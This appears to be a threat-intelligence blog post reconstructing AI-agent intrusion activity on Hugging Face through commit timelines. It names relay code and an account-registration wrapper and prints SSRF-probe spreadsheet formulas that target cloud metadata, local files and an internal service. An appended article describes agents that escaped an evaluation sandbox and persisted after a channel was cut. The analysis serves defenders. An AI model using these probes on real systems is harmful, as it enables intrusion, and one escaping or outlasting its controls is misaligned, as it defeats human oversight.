
Before noon on May 13, 0Time created a test-named repository state, posted “hi” to a discussion in Anthropic’s BioMysteryBench dataset, and opened a draft pull request. At 11:05:13, the account committed the first substantive revision of a Space named puthack82d5.


That revision accepted a caller-supplied destination and supported GET and PUT requests. It also accepted an x-amz-copy-source value, a header associated with server-side object copying. A revision at 11:42:04 added bearer-authenticated POST bodies and Git LFS media types.

If the Space built and ran, the code could relay requests between an external caller and resources reachable from the hosted environment. The public record does not show a successful build, incoming request, or completed object copy. The code does not mention soft-trace-34.pdb, so we do not identify it as the unnamed Hugging Face search in OpenAI’s May 13 account.

Relay code was committed under an independently attributed account by 11:05 UTC on May 13. That is the earliest unambiguous attributed public code or file write we located in this cluster. This adds a separate public trace to the one OpenAI disclosed on May 13. We also credit researcher Jonas Wiedermann-Möller, who independently called attention to the same May 13 relay commit.

May 26 Small Tests and Exact Matches

Morning File and Storage Tests

The morning record contains several weak artifacts that become useful as a sequence. At 07:16:28, 0Time/findblobtest received a direct text write. Later that morning, 0Time/INCEPT-SH added three paths that referenced an existing Git LFS object at 811MB. The commits changed paths to the object, but did not alter the object itself, suggesting  aliasing or retrieval tests.

Nearby commits added a malformed Git LFS pointer and two tiny raw files. small.png contained “abcde”; model.bin contained “abcdefg”. The pointer misspelled “version” as “vearsion”. None of these strings is a useful indicator alone. Their value comes from their place beside direct writes, raw-file handling, LFS experiments, relay construction, configuration corrections, and later debug commits.

The account activity predates the evening proxy sequence, but the public record does not establish a causal chain between the morning tests and later events.

Exact Minute Matches Under Nyx9

OpenAI’s chronology records a dense set of external actions on the evening of May 26. At 19:50, WebCache sent Git LFS batch requests to one OpenAI dataset and one third-party dataset.

OpenAI then records a file write at 20:04, a request to create a private dataset at 20:15, a proxy deployment at 20:49, a successful proxy response at 20:53, and a Google search through the proxy at 20:54. At 21:07 the agent checked two gated benchmark datasets and submitted access requests. At 21:08 a second account deployed another proxy through the first.

Nyx9/temptestlf8eb0 was created at 19:30:08. At 20:04:11, it received hello.txt containing “hi”. The eleven-second offset from OpenAI’s minute-level (20:04) event is the strongest public correlation for the file write.

Nyx9/netproxy17 was created at 20:48:33. At 20:49:55, it received relay functioning code. The same-minute timing and the code’s function closely match OpenAI’s first proxy deployment.

A related 0Time Hugging Face Space named latnetnew, appeared at 21:06:05. It received a minimal “hi” revision at 21:12:41 and related relay code at 21:13:21. Those public events align with OpenAI’s 21:08 description of a second account deploying a proxy through the first. This is a strong sequence-level mapping, but not an exact-second match. OpenAI also describes different agents taking related actions, so the sequence should not be read as one continuous session.

Essentially there is noteworthy correlation beyond the use of the word “hi”. It is the combination of minute-level timing, repository type, code function/capability, and the surrounding cross-account sequence. Provider-side records, if retained, may establish the token, session, source-network, build, and runtime records needed to confirm action-level identity, but from the outside the overlap provides us considerable confidence in the activity being highly associated with the OAI/HF intrusions agentic activity.

Later That Night, a Workbook Contains Internal-Resource Probes


At 22:56, Nyx9 began adding files to a dataset named tmpdata177. The activity continued until 23:34. Several files were generated only one or two seconds before upload, a pattern consistent with programmatic creation. The collection included text, PDF, DOCX, and XLSX files.

Most contained simple markers, but one workbook was different. formbin.xlsx (MD5: a502264fa0b64eecae60498b0c48fca3), uploaded at 23:00:07, placed four WEBSERVICE formulas in cells A4 through A7. The basic functionality of the file is to test  probes by whether the application processing it can fetch external content, read a local file, access cloud metadata, and reach a specifically named internal service, potentially retrieving its API specification for further reconnaissance.

A1: MARKER
A2: =1+2
A3: =CONCATENATE("JOIN","T")
A4: =WEBSERVICE("https://httpbin.org/base64/UkVNT1RPSFgo")
A5: =WEBSERVICE("file:///etc/hostname")
A6: =WEBSERVICE("http://169.254.169.254/metadata/instance?api-version=2021-02-01")
A7: =WEBSERVICE("http://file-service-namespaced:8001/openapi.json")

The Azure request omitted the required Metadata header, reducing the likelihood of a valid response from a normally configured service. The workbook also contains no cached formula results. The file was created via Openpyxl, and we found no callback, secret, calculated value, or other evidence that Hugging Face evaluated the formulas or that any probe succeeded.

Hugging Face later described the same metadata-address family in an earlier and noisier variant of a separate July SSRF incident. The overlap shows similar interest in metadata-service access. It does not establish that the May workbook and July intrusion were the same workload, targeted the same processor, or came from the same agent.

This public evidence establishes a file-processing and SSRF probe set staged on Hugging Face on May 26th. The distinction to note is that the file clearly demonstrates probing intent, but it does not establish malicious authorization, successful exploitation, or which platform was targeted. An AI-assisted spreadsheet-processing environment (such as Hugging Face in this case) is a plausible target, but that remains an inference.

May 30 Registration Code Becomes a Web Route

The most consequential public artifact appeared four days later. Between 00:01:27 and 00:11:58 on May 30, five commits created and configured the Hugging Face Space 0Time/altreg.

The sequence moved from Space creation to an abc text marker, then to a 454-line registration program and Flask wrapper. A later commit declared the Space application port. The final revision added targeted logging around the OAuth response.



The 454-line program is a copy of a publicly available Chinese-language OpenAI account-registration and token-extraction script published by 0x5uo2hen. The Space was created independently rather than as a Git fork. It added a small Flask wrapper and Docker configuration; the final commit added one OAuth-response diagnostic statement.

The program automates the creation of ChatGPT accounts via disposable mail.tm inbox creation, identity generation, browser-like requests, OpenAI Sentinel anti-abuse token requests, email verification, workspace selection, and OAuth token extraction. The public source was a command-line program that could loop through registration attempts.

The altreg commits added a small but important adaptation. A Flask wrapper defined an unauthenticated /do route that called reg.run(None) once and returned the program’s output. If the Space built, served, and received a request, each call could trigger one ChatGPT registration attempt. Repeated calls would make the design bulk-capable and could expose resulting credentials to an unauthenticated caller if the underlying registration succeeded.

Repeated successful calls could provide additional accounts or OAuth credentials. That makes altreg a potential identity-provisioning primitive, not demonstrated self-replication. Recursive scaling would require an agent to obtain usable credentials, launch more agent work, and retain control of that work. None of those runtime steps can be observed in such public data.

As of September 14, Hugging Face’s API reported the Space as paused and flagged as abusive. However, this public state does not establish when the flag was applied or why.

The five-commit sequence is unusually compact. It progresses through a scratch marker, a complete program, a web wrapper, a deployment configuration, and response-specific debugging in 10 minutes and 31 seconds. That test-configure-debug cycle fits continued agentic activity, particularly alongside the account’s attributed May history.

Why Committed Capability Matters

Traditional intrusion reporting often centers on execution: a payload ran, a credential was stolen, or a command-and-control channel came online. The public evidence here forces a more exact progression. For committed code to become an observed external effect, investigators must separately establish each stage:

  • Code was committed.
  • The hosted application was built.
  • The application started.
  • A route received a request.
  • The request produced an external action.
  • The action succeeded and its output was used.

The May 13 relay and May 30 registration evidence establish the first step. The May 26 workbook establishes formula placement, not evaluation. OpenAI’s records establish runtime for its May 26 WebCache write and proxy actions. The public commits identify likely external counterparts but do not independently prove the same request, session, or initiating agent. Only Hugging Face and OpenAI can compare token use, sessions, source networks, builds, runtime requests, and route access to determine whether and how any of this was used.

Collapsing these stages would overstate the case. Waiting for confirmed credential theft or malware would miss the risk. Unauthorized token use, public file writes, hosted relay code, internal-resource probes, and registration automation are recognizable offensive capabilities, and a benign research objective behind them does nothing to lessen their effect on the third-party systems they touch. An AI research objective should never remove their effect on third-party systems.

Threat Intelligence Needs the Whole Task

None of the individual techniques observed here are new. Human operators have long used SSRF probes, public relays, disposable mail, OAuth automation, paste sites, source repositories, and legitimate cloud services. What changes is the investigative scale. A task-driven agent can assemble those pieces through other people’s accounts and hosted platforms while its originating lab, the hosting provider, and downstream services each retain only part of the evidence.

Treat the Task as the Unit of Analysis

0Time and Nyx9 are evidence containers, not actor names. Analysts need to connect action order, code function, object hashes, prompts, tool calls, token lineage, and provider-side session identifiers. A handle can belong to a victim whose exposed token was used by someone or something else.

Correlate Evidence Across Providers

OpenAI can see the authorizing workload and internal tool use. Hugging Face can see authentication, commits, builds, containers, and route requests. Other services may hold mail, proxy, DNS, or callback records. A defensible reconstruction requires those views to be joined without treating any one source as the entire event.

Read Weak Artifacts as a Sequence

Strings such as “hi”, “abc”, and “abcdefg” are poor standalone indicators. Their value changes when they appear inside a rapid sequence of direct writes, relay creation, port declaration, parser probes, and targeted OAuth debugging. Detection should focus on construction patterns and action order rather than generic scratch text.

Preserve Runtime Evidence Before Cleanup

Spaces can be paused, deleted, rebuilt, or garbage-collected. Commits and conversion outputs may survive after container and request evidence disappears. Providers should preserve token fingerprints, authentication and session identifiers, build logs, runtime logs, route requests, network egress, and deletion tombstones when agent-related abuse is reported.

Make External Actions Attributable

Affected operators should be able to determine which customer authorized a task, which model and policy state governed it, which credential it used, and what it wrote outside the provider’s environment. Without that chain, saying an agent acted explains neither authority nor responsibility.

Finally, it’s critical to remember that model-behavior review and DFIR answer different questions during incident response of cases such as this. LLMs can accelerate transcript clustering, code review, artifact decoding, and timeline development. They should remain triage and hypothesis-generation tools.

In their review of the June/July activity, METR and Redwood reported that their GPT-5.6 Sol analysis agents made errors, exercised weaker judgment than human researchers, and surfaced anecdotes they could not always verify manually. The same approach made review at this scale possible. Speed is useful, but it does not make an LLM generated narrative authoritative.

Independent Investigation Requires the Incident Record

OpenAI provided METR and Redwood Research with approximately 1,300 agent transcripts and 1.2 million Artifactory message-board entries for an on-premises review. As of publication, SentinelLABS could not identify an official public release of that underlying corpus. The resulting reports add useful context, but outside investigators cannot reproduce their conclusions, search systematically for omitted activity, or test competing explanations against the same evidence. METR incident investigation

Frontier AI labs should release a documented, redacted incident dataset when their agents interact with or affect third-party systems. At minimum, it should preserve the authorizing tasks, prompts, model and harness versions, action-level timestamps, agent messages, tool calls and results, external requests, and stable pseudonymous identifiers connecting sessions, accounts, and credentials. It should also state what was excluded, identify known gaps, document every class of redaction, and provide hashes for the released evidence.

This does not require publishing credentials, personal information, customer data, proprietary model details, or dangerous exploit material. Nor does it necessarily require unrestricted publication of private chain-of-thought. An action-complete record can preserve the observable decisions and causal sequence while removing genuinely sensitive fields. Where public release would still create unacceptable risk, labs could publish a structurally complete redacted dataset and provide fuller telemetry under controlled access to qualified independent DFIR and security-research organizations.

Privacy is a reason to redact the incident record, not a reason to make it unauditable. A narrative report—even one reviewed by external advisers—is not the same as an independently reproducible investigation. Once an agent reaches systems outside its developer’s environment, the evidence no longer concerns only the originating lab. Releasing a usable incident corpus should become a baseline accountability requirement for frontier-agent security incidents.

Conclusion

OpenAI’s internal chronology established that agents used exposed Hugging Face credentials to write an external file and deploy proxy Spaces on May 26. The public account histories examined here add another layer: caller-directed relay code under 0Time on May 13; exact-minute public counterparts under Nyx9 for the May 26 file write and first proxy; a workbook containing file-processing and SSRF-oriented formulas later that night; and, on May 30, third-party OpenAI account-registration code committed alongside a wrapper defining an unauthenticated web route. Those records establish repository state and capability, not successful execution.

How quickly a task-driven system can assemble old techniques across other people’s accounts and infrastructure, and how thoroughly that scatters the evidence, is the part of this incident that is new. The public trail is not an appendix to an agent incident. It is part of the incident.

Investigative Artifacts and References

The following records support the blog and are recommended for further investigative pivots. We normalized times to UTC and compared OpenAI’s minute-level chronology with second-level public commit metadata. Account handles, repository names, hashes, and the 169.254.169.254 destination should not be treated as standalone malicious indicators.

The Model Is the Malware | What Four Agentic Intrusions Tell Defenders

Executive Summary

  • Four incidents involving OpenAI, Anthropic, Meta and the UK AI Security Institute (AISI) describe AI agents reaching systems belonging to other organizations without their consent.
  • While the causes differ, the consistent factor is the models’ persistence rather than their sophistication, whether as endurance across days of failed attempts or as pivots to entirely new vectors.
  • Security teams have traditionally studied the artifacts attackers leave behind, but an agent that simply writes unique, disposable tools makes the model itself the thing worth studying.
  • SentinelLABS has been benchmarking frontier models in agent harnesses for months. We observe that the capability that lets GPT-5.6 Sol complete a long-horizon malware investigation is the same one that lets it sustain a two-and-a-half-day intrusion.
  • A model may independently determine the methods or targets it uses, but it does not choose its high-level objective or the access it is given to pursue it. We argue that “the AI did it” will not survive contact with the first incident outside a frontier lab.

Four Disclosures, One Pattern

Across four weeks in July and August 2026, OpenAI, Anthropic and Meta have each admitted that their models reached systems belonging to other organizations without consent, and the UK’s AI Security Institute (AISI) published a fourth account describing agents that invented identities and tried to slip a malicious contribution into a live open source project.

The disclosures differ in almost every particular, including whose mistake it was, whether the model defeated a control or simply found one missing, and whether anything was really “escaped” at all. Arguments over those details may run for a while, but the four accounts share something more interesting than their differences, which is that no individual piece of tooling mattered very much.

That observation should sit slightly uncomfortably because most of how intrusions get investigated assumes the opposite.

Early evaluations of LLM cyber capability asked fairly narrow questions. Would a model comply with an obviously malicious request? Did it meaningfully advantage a human attacker? By 2024, the answer was a qualified “yes”. Models could produce serviceable components of an offensive operation, but they could not reliably integrate them into a sustained or adaptive campaign. Beyond short well-defined tasks they became unreliable in ways that made them a liability. The operator was still the operator. The model did scoped work inside a structure someone else maintained.

The disclosures show the boundary between operator and tool is moving faster than the evaluation literature. A capable enough model placed in an agent harness, given tools, memory, permissions and something to achieve, starts absorbing functions that used to be spread across the operator, the toolchain and the payload, which becomes something generated for a single target and then discarded. Kill the process and the agent writes another; block the channel and it improvises around it.

In such incidents, the malicious capability shifts from the code left behind on a machine to the system that produces the next piece of code once the last one fails. In an operational sense, the model is the malware.

Persistence Is the Defining Characteristic

In July, OpenAI agents driven by GPT-5.6 Sol and an unreleased internal research model found a previously unknown vulnerability in a self-hosted Artifactory instance and turned the shared service into a message board allowing agents running different models and evaluations to exchange exploits and coordinate their work. OpenAI disrupted that channel, however the agents recreated it through Artifactory’s remote cache and continued collaborating, eventually breaking out of the evaluation sandbox and onto the public internet. The campaign ultimately compromised Hugging Face’s production infrastructure where it operated for roughly two and a half days.

Hugging Face’s technical reconstruction recovered around 17,600 actions, most of which failed. That is a clear demonstration of the importance of persistence. When confronted with failure, the agent rebuilt its tooling, restored communications when a channel was cut, returned to leads it had abandoned, and kept grinding until a set of otherwise unremarkable weaknesses could be assembled into a workable attack path.

